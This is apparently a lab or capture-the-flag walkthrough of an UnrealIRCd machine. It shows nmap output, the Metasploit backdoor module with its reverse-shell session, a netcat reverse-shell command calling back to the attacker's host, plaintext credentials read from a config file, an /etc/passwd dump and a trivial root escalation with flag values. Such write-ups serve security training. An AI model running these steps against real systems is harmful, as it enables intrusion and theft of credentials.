
Sunset Noodie

let's start nmap scan


```
# nmap -p- -A -sV -sC 192.168.52.120
```



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -A -sV -sC 192.168.52.120
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 08:49 EDT
Nmap scan report for 192.168.52.120
Host is up (0.00043s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
6697/tcp open  irc     UnrealIRCd
8067/tcp open  irc     UnrealIRCd
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=11/4%OT=6667%CT=1%CU=40566%PV=Y%DS=2%DC=T%G=Y%TM=65463
OS:DD8%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%II=I%TS=A)OPS(O1
OS:=M5B4ST11NW0%O2=M5B4ST11NW0%O3=M5B4NNT11NW0%O4=M5B4ST11NW0%O5=M5B4ST11NW
OS:0%O6=M5B4ST11)WIN(W1=1C48%W2=1C48%W3=1C48%W4=1C48%W5=1C48%W6=1C48)ECN(R=
OS:Y%DF=Y%T=40%W=1C84%O=M5B4NNSNW0%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

We get Some service `irc` and it's version `UnrealIRCd`

Bysearching `UnrealIRCd` in exploit-db.com




Date	D	A	V	Title	Type	Platform	Author
2006-03-09	⬇		✓	UnrealIRCd 3.x - Remote Denial of Service	DoS	Windows	Brandon Milner
2011-10-20	⬇	▣	✓	UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	DoS	Windows	DiGMi
2010-12-05	⬇	▣	✓	UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	Remote	Linux	Metasploit
2010-06-13	⬇	▣	✓	UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	Remote	Linux	anonymous

Showing 1 to 4 of 4 entries (filtered from 45,784 total entries)

Tried `[UnrealIRCd 3.2.8.1 - Remote Downloader/Execute]` didn't work

trying `UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)`

Searching this backdoor command execution on google we get rapid7.com reference


OffSec | Labs
OffSec | Kali
Exploit Database - Exploits fo
UnrealIRCD 3.2.8.1 Backdo
UnrealIRCd 3.2.8.1 - Remote D
rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/
TRY NOW
Contact Us

- hdm <x@hdm.io>

Platform

Unix

Architectures

cmd

Development

- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show targets
    ...targets...
msf exploit(unreal_ircd_3281_backdoor) > set TARGET < target-id >
msf exploit(unreal_ircd_3281_backdoor) > show options
    ...show and set options...
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

Let's try This msf console

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.49.52:4444
[*] 192.168.52.120:6667 - Connected to 192.168.52.120:6667...
    :irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.52.120:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.49.52:4444 ->
192.168.52.120:39664) at 2023-11-04 09:42:47 -0400

whoami
server
```

we get a shell
look into it

```
ls
Makefile.in
makefile.win32
modulize
m_template.c
networks
newnet
```

```
README
spamfilter.conf
src
tmp
unreal
unreal.in
unrealircd.conf
unrealircd.conf.old
Unreal.nfo
update
wircd.def
```


let's look cat unrealircd.conf
we get login credentials

```
login           stskeeps;
password        moocowsrulemyworld;
```

when we search which nc
we get /usr/bin/nc


```
/usr/bin/nc 192.168.49.52 -e /bin/bash
```

creating nc payload 4444
we get a shell
we navigating to cd /home/server we get first flag



```
irc
local.txt
cat local.txt
af45473e33c985b298abf2666f2ac92d
sudo -l
```

when we type cat /etc/passwd we get




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
server:x:1000:1000:server,,,:/home/server:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

finding root priviledges on gtfo bins
when typing

```
su
root
```

accidentally we got root priviledges
then navigating to cd /root

we get our second flag



```
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
su
root
whoami
root
cd root
ls
proof.txt
cat proof.txt
92089a61b0f94f89401f8a28907a4bf5
```